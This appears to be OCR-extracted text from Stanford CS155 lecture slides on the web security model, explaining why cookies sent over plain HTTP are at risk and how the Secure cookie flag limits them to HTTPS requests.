


Problem with HTTP Cookies



Attacker tricks user into visiting http://bank.com

Problem with HTTP Cookies



Secure Cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Web Security Model

CS155 Computer and Network Security

Stanford University